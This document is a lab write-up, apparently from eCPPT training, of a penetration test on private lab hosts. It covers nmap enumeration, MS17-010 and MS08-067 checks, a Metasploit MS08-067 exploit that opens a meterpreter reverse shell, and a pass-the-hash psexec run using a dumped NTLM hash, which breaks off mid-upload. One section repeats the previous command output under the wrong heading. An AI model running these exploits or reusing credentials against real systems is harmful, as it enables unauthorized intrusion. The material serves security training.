| nbstat: NetBIOS name: ELS-WIN03, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:49:93 (VMware)
| Names:
|   ELS-WIN03<00>        Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   ELS-WIN03<20>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 50 56 a2 49 93 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 12885/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 22709/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 47361/udp): CLEAN (Failed to receive data)
|   Check 4 (port 17265/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 1 (Windows Server 2003 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp1
|   Computer name: els-win03
|   NetBIOS computer name: ELS-WIN03\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-04-01T14:43:12-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap scan report for 10.50.97.21
Host is up, received user-set (0.22s latency).
Scanned at 2021-04-01 18:31:30 EDT for 758s
Not shown: 55141 closed ports, 10393 filtered ports
Reason: 55141 conn-refused, 10391 no-responses and 2 host-unreaches
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack ProFTPD 1.3.2a
Service Info: OS: Unix

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:44
Completed NSE at 18:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:44
Completed NSE at 18:44, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:44
Completed NSE at 18:44, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 5 IP addresses (5 hosts up) scanned in 759.49 seconds

# *Possible Attack Vectors*

***POSSIBLE ATTACKS***

**Nmap scan report for 10.50.97.21**
Host is up, received user-set (0.22s latency).
Scanned at 2021-04-01 18:31:30 EDT for 758s
Not shown: 55141 closed ports, 10393 filtered ports
Reason: 55141 conn-refused, 10391 no-responses and 2 host-unreaches
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON  VERSION
**21/tcp open  ftp     syn-ack ProFTPD 1.3.2a**
Service Info: OS: Unix

**Nmap scan report for 10.50.97.14**
Host is up, received user-set (0.21s latency).
Scanned at 2021-04-01 18:31:30 EDT for 758s
Not shown: 61828 closed ports, 3702 filtered ports

Reason: 61828 conn-refused and 3702 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON VERSION
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack Windows Server 2003 3790 Service Pack 1 microsoft-ds
1025/tcp open msrpc syn-ack Microsoft Windows RPC
**3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Service**
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003
Host script results:
|_clock-skew: mean: 4h00m04s, deviation: 5h39m26s, median: 2s
| nbstat: NetBIOS name: ELS-WIN03, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:49:93 (VMware)
| Names:
| ELS-WIN03<00> Flags: <unique><active>
| WORKGROUP<00> Flags: <group><active>
| ELS-WIN03<20> Flags: <unique><active>
| WORKGROUP<1e> Flags: <group><active>
| Statistics:
| 00 50 56 a2 49 93 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 12885/tcp): CLEAN (Couldn't connect)
| Check 2 (port 22709/tcp): CLEAN (Couldn't connect)
| Check 3 (port 47361/udp): CLEAN (Failed to receive data)
| Check 4 (port 17265/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
| OS: Windows Server 2003 3790 Service Pack 1 (Windows Server 2003 5.2)
| OS CPE: cpe:/o:microsoft:windows_server_2003::sp1
| Computer name: els-win03
| NetBIOS computer name: ELS-WIN03\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2021-04-01T14:43:12-08:00
**| smb-security-mode:**
**| account_used: guest**
**| authentication_level: user**
**| challenge_response: supported**
**|_ message_signing: disabled (dangerous, but default)**
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

**Nmap scan report for 10.50.97.5**
Host is up, received user-set (0.21s latency).
Scanned at 2021-04-01 18:31:30 EDT for 758s
Not shown: 61057 closed ports, 4475 filtered ports
Reason: 61057 conn-refused and 4475 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE REASON VERSION
135/tcp open msrpc syn-ack Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 4h00m03s, deviation: 5h39m26s, median: 1s
| nbstat: NetBIOS name: ELS-WINXP, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:d7:9a (VMware)
| Names:
| ELS-WINXP<00> Flags: <unique><active>
| WORKGROUP<00> Flags: <group><active>
| ELS-WINXP<20> Flags: <unique><active>
| WORKGROUP<1e> Flags: <group><active>
| Statistics:
| 00 50 56 a2 d7 9a 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 58006/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 42787/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 36894/udp): CLEAN (Failed to receive data)
|   Check 4 (port 63795/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: els-winxp
|   NetBIOS computer name: ELS-WINXP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-04-01T14:43:10-08:00
**| smb-security-mode:**
**|   account_used: guest**
**|   authentication_level: user**
**|   challenge_response: supported**
**|_  message_signing: disabled (dangerous, but default)**
**|_smb2-security-mode: Couldn't establish a SMBv2 connection.**
**|_smb2-time: Protocol negotiation failed (SMB2)**

**Nmap scan report for 10.50.97.8**
Host is up, received user-set (0.20s latency).
Scanned at 2021-04-01 18:31:30 EDT for 758s
Not shown: 61375 closed ports, 4155 filtered ports
Reason: 61375 conn-refused and 4155 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON  VERSION
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  syn-ack Windows Server 2003 3790 Service Pack 1 microsoft-ds
1025/tcp open  msrpc         syn-ack Microsoft Windows RPC
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Service
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003

Host script results:
|_clock-skew: mean: 4h00m03s, deviation: 5h39m25s, median: 2s
| nbstat: NetBIOS name: ELS-WINSER2003, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:92:29 (VMware)
| Names:
|   ELS-WINSER2003<00>   Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   ELS-WINSER2003<20>   Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00 50 56 a2 92 29 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 2824/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 46302/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 38730/udp): CLEAN (Failed to receive data)
|   Check 4 (port 63044/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 1 (Windows Server 2003 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp1
|   Computer name: els-winser2003
|   NetBIOS computer name: ELS-WINSER2003\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-04-01T14:43:10-08:00
**| smb-security-mode:**

**|  account_used: guest**
**|  authentication_level: user**
**|  challenge_response: supported**
**|_  message_signing: disabled (dangerous, but default)**
**|_smb2-security-mode: Couldn't establish a SMBv2 connection.**
**|_smb2-time: Protocol negotiation failed (SMB2)**

# *Enum-Users*

***ENUM-USERS***

```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-enum-users -iL Desktop/eCPPT/VA_and_Exploitation/ips.txt> smb_enum_users.txt

┌──(kali㉿kali)-[~]
└─$ cat smb_enum_users.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 18:59 EDT
Nmap scan report for 10.50.97.1
Host is up (0.24s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
443/tcp open  https

Nmap scan report for 10.50.97.5
Host is up (0.31s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
8994/tcp filtered unknown

Nmap scan report for 10.50.97.8
Host is up (0.26s latency).
Not shown: 991 closed ports
PORT     STATE    SERVICE
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
1025/tcp open     NFS-or-IIS
1100/tcp filtered mctp
3389/tcp open     ms-wbt-server
8082/tcp filtered blackice-alerts
9050/tcp filtered tor-socks
9418/tcp filtered git

Nmap scan report for 10.50.97.14
Host is up (0.27s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server

Nmap scan report for 10.50.97.21
Host is up (0.32s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
```

Nmap done: 5 IP addresses (5 hosts up) scanned in 99.49 seconds

# *Enum-Shares*

***ENUM-SHARES***

```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-enum-users -iL Desktop/eCPPT/VA_and_Exploitation/ips.txt> smb_enum_users.txt

┌──(kali㉿kali)-[~]
└─$ cat smb_enum_users.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 18:59 EDT
Nmap scan report for 10.50.97.1
Host is up (0.24s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
443/tcp open  https

Nmap scan report for 10.50.97.5
Host is up (0.31s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
8994/tcp filtered unknown

Nmap scan report for 10.50.97.8
Host is up (0.26s latency).
Not shown: 991 closed ports
PORT     STATE    SERVICE
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
1025/tcp open     NFS-or-IIS
1100/tcp filtered mctp
3389/tcp open     ms-wbt-server
8082/tcp filtered blackice-alerts
9050/tcp filtered tor-socks
9418/tcp filtered git

Nmap scan report for 10.50.97.14
Host is up (0.27s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server

Nmap scan report for 10.50.97.21
Host is up (0.32s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 5 IP addresses (5 hosts up) scanned in 99.49 seconds
```

# *MS17-010 Vulnerable*

***MS17-010 VULN***

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/VA_and_Exploitation]
└─$ nmap --script smb-vuln-ms17-010 -iL ips.txt > ms17_010.txt

┌──(kali㉿kali)-[~/Desktop/eCPPT/VA_and_Exploitation]
└─$ cat ms17_010.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 19:00 EDT
Nmap scan report for 10.50.97.1
Host is up (0.29s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
443/tcp open  https

Nmap scan report for 10.50.97.5
Host is up (0.31s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap scan report for 10.50.97.8
Host is up (0.34s latency).
Not shown: 993 closed ports
PORT     STATE    SERVICE
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
1025/tcp open     NFS-or-IIS
1027/tcp filtered IIS
2869/tcp filtered icslap
3389/tcp open     ms-wbt-server

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
```

|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap scan report for 10.50.97.14
Host is up (0.32s latency).
Not shown: 995 closed ports
PORT  STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server

Host script results:
| smb-vuln-ms17-010:
|  VULNERABLE:
|  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|  State: VULNERABLE
|  IDs:  CVE:CVE-2017-0143
|  Risk factor: HIGH
|  A critical remote code execution vulnerability exists in Microsoft SMBv1
|  servers (ms17-010).
|
|  Disclosure date: 2017-03-14
|  References:
|  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap scan report for 10.50.97.21
Host is up (0.36s latency).
Not shown: 999 closed ports
PORT  STATE SERVICE
21/tcp open  ftp

Nmap done: 5 IP addresses (5 hosts up) scanned in 127.84 seconds

# *Machine Attacks*

***MACHINE ATTACKS***

I FIRST SEARCHED FOR THE FTP VERSION, BUT THERE WAS NOTHING FOR THAT VERSION

I FIRST STARTED WITH ETERNAL BLUE BUT THE SYSTEMS ARE NOT THE CORRECT BUILD

FROM THERE I WENT TO PSEXEC, HOWEVER THE TWO MACHINES THAT ARE VULNERABLE WERE NOT ABLE TO GET A SESSION


ONE MACHINE HAS IIS ON IT, MAYBE THAT IS THE ATTACK VECTOR, NOPE STILL NOTHING!!!

NESSUS JUST FINISHED INSTALLING, LETS US THAT AND SEE IF IT FINDS ANYTHING THAT WE CAN USE (MAKE OUR LIVES EASIER)


THE NESSUS SCAN IS TELLING US A LOT

# *Nessus Scan*

***NESSUS SCAN***




GOING INTO .5 AND THEN GOING TO MULTIPLE ISSUES I FOUND THE FOLLOWING




MS08-067 LOOKS GOOD LETS SEE IF NMAP FINDS THE SAME THING

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/VA_and_Exploitation]
└─$ cat ms08-067.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 19:28 EDT
Nmap scan report for 10.50.97.1
Host is up (0.26s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
443/tcp open  https
```

```
Nmap scan report for 10.50.97.5
Host is up (0.28s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Nmap scan report for 10.50.97.8
Host is up (0.21s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE
135/tcp  open     msrpc
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
1010/tcp filtered surf
1025/tcp open     NFS-or-IIS
3389/tcp open     ms-wbt-server

Nmap scan report for 10.50.97.14
Host is up (0.34s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server

Nmap scan report for 10.50.97.21
Host is up (0.25s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 5 IP addresses (5 hosts up) scanned in 171.22 seconds
```

AND IT DID!!!

# *MS08-067*

***MS08-067***

```
msf6 exploit(windows/smb/ms17_010_psexec) > search ms08-067

Matching Modules
================
```

```
  #  Name                          Disclosure Date  Rank   Check  Description
  -  ----                          ---------------  ----   -----  -----------
  0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 exploit(windows/smb/ms17_010_psexec) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with
                                      syntax 'file:<path>'
  RPORT    445              yes       The SMB service port (TCP)
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.82.135   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) > set lhost tap0
lhost => tap0
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.50.97.5
rhosts => 10.50.97.5
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 172.16.5.50:4444
[*] 10.50.97.5:445 - Automatically detecting the target...
[*] 10.50.97.5:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.50.97.5:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.50.97.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 10.50.97.5
[*] Meterpreter session 1 opened (172.16.5.50:4444 -> 10.50.97.5:1034) at 2021-04-01 19:32:22 -0400

meterpreter >
```

# *Pass the Hash*

***PASS THE HASH***

WE GOT A HASHDUMP LETS SEE IF WE CAN PASS THE HASH

I DOWNGRADED MY METASPLOIT HOWEVER I DID NOT NEED TO DO THAT

```
msf5 exploit(windows/smb/psexec) > set rhosts  10.50.97.5,8,14,21
```

```
rhosts => 10.50.97.5,8,14,21
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                10.50.97.5,8,14,21                                               yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to to be used on
target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin
share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for
authentication
   SMBPass               a4fd0910b9418e67d342ec751ef6b28d:6757a9560a881a505b9fa7bfadd88874  no        The
password for the specified username
   SMBUser               netadmin                                                         no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tap0             yes       The listen address (an interface may be specified)
   LPORT     4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/smb/psexec) > run
[*] Exploiting target 10.50.97.5

[*] Started reverse TCP handler on 172.16.5.50:4455
[*] 10.50.97.5:445 - Connecting to the server...
[*] 10.50.97.5:445 - Authenticating to 10.50.97.5:445 as user 'netadmin'...
[-] 10.50.97.5:445 - Exploit failed: RubySMB::Error::UnexpectedStatusCode 0x5b0002
[*] Exploiting target 10.50.97.8
[*] Started reverse TCP handler on 172.16.5.50:4455
[*] 10.50.97.8:445 - Connecting to the server...
[*] 10.50.97.8:445 - Authenticating to 10.50.97.8:445 as user 'netadmin'...
[*] 10.50.97.8:445 - Selecting native target
[*] 10.50.97.8:445 - Uploading payload... huLuPxNY.exe
